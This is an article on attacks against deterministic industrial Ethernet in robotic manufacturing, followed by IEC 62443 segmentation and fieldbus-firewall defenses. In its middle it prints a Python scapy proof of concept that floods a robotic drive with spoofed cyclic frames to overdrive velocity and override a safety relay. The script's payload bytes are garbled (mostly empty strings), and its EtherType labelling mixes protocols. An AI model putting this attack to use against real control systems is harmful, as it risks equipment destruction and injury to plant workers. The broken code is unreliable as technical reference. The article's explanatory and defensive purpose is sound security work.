For decades, operational technology (OT) engineering teams designed Industrial Automation and Control Systems (IACS) under the protective assumptions of the Purdue Enterprise Reference Architecture (PERA). Manufacturing plants relied on air-gaps, firewalls between Level 3 and Level 2, and proprietary serial buses (such as RS-485, Modbus RTU, and Profibus DP) at Level 1 to isolate physical robotic actuators and safety relays. However, the Industry 4.0 revolution has replaced legacy serial lines with deterministic Industrial Ethernet—including Time-Sensitive Networking (TSN), PROFINET IRT, EtherNet/IP CIP, and CC-Link IE TSN. Research reveals that this deterministic shift has introduced critical, unauthenticated attack surfaces capable of bypassing enterprise SIEM detection and inflicting direct physical equipment destruction.
The Determinism vs. Security Trade-Off at Level 1
In high-speed robotic assembly, packaging, and semiconductor manufacturing lines, servomotors and distributed I/O blocks require synchronization precision within microseconds. To satisfy these deterministic constraints, protocol designers deliberately omitted cryptographic encryption, message authentication codes (HMACs), and session handshakes from cyclic data frames:
- Cyclic Transmission: High-priority process data (motor speed, torque, valve position) transmitted periodically at fixed cycle intervals (e.g., every 250 microseconds).
- Transient Transmission: Low-priority administrative data (firmware diagnostics, parameter configuration) transmitted on demand over standard TCP/IP sockets.
Because cyclic frames must be processed directly by hardware Application-Specific Integrated Circuits (ASICs) without software CPU overhead, there is zero authentication of frame origin, sequence numbers, or payload integrity.
Attack Dynamics: Injecting Spoofed Real-Time Control Packets

If an attacker compromises an engineering workstation, maintenance jump-host, or edge gateway located within Purdue Level 2, they can bridge into Level 1 fieldbus switches.
By capturing valid cyclic frames, an adversary can craft raw Ethernet frames that race ahead of legitimate PLC cyclic packets. When the receiving remote I/O module processes the rogue frame, it immediately updates its physical output registers:
# Python PoC: Crafting Unauthenticated Deterministic Ethernet Control Frame
from scapy.all import Ether, Raw, sendp
# Hardware MAC of target industrial robotic drive
target_mac = "00:1B:1B:2C:4D:5E"
attacker_interface = "eth1"
# Craft raw Ethernet II frame matching Industrial TSN EtherType (0x88F7 / 0x8892)
tsn_frame = Ether(dst=target_mac, type=0x8892) / Raw(
load=(
b"" # Frame ID: Real-time Cyclic Output
b"" # Cycle Counter
b"ÿÿ" # Target Velocity Register: OVERDRIVE (Exceeds Physical Safe Limits)
b"" # Safety Relay Override
)
)
# Flood fieldbus at microsecond frequency to override legitimate PLC cyclic frames
sendp(tsn_frame, iface=attacker_interface, inter=0.0005, loop=1)Because the packet conforms exactly to standard Ethernet fieldbus framing, IT firewalls and perimeter EDR agents observe no malicious traffic signatures, even as high-speed robotic arms are driven into catastrophic mechanical collisions.

IEC 62443 Security Architecture: Zones and Conduits
Remediating this systemic architectural weakness requires implementing the ISA/IEC 62443 industrial security standard:
| IEC 62443 Concept | Standard Reference | Implementation Requirement | Security Level (SL) Target |
|---|---|---|---|
| Zones & Conduits | IEC 62443-3-2 | Partition manufacturing lines into isolated logical cells; allow communication only via inspected conduits | SL-2 to SL-3 |
| System Security Requirements | IEC 62443-3-3 | Enforce physical port security (802.1X), network segmentation, and hardware cryptographic boundary checks | SL-3 to SL-4 |
| Component Security | IEC 62443-4-2 | Deploy PLCs and drives equipped with secure boot, hardware root-of-trust, and signed cyclic frame validation | SL-4 |
Industrial Defense: Deep Packet Inspection (DPI) & Fieldbus Firewalls
Asset owners must deploy industrial security appliances capable of real-time Deep Packet Inspection (DPI) at conduit boundaries:
- Enforce Whitelisted Communication Conduits: Disallow all generic TCP/IP forwarding between Level 2 and Level 1. Communication must terminate at an intermediate industrial proxy.
- Implement Hardware MAC Locking: Configure 802.1X and static MAC table binding on all managed TSN switches. Drop frames originating from unauthorized switch ports immediately.
- Deploy Protocol-Specific Snort / Zeek Signatures: Inspect cyclic frames for illegal parameter ranges (e.g., velocity setpoints exceeding mechanical safety thresholds).
- Isolate Safety Instrumented Systems (SIS): Ensure that Emergency Stop (E-Stop) and Safety Instrumented Functions execute on independent physical copper loops, completely isolated from Ethernet fieldbuses.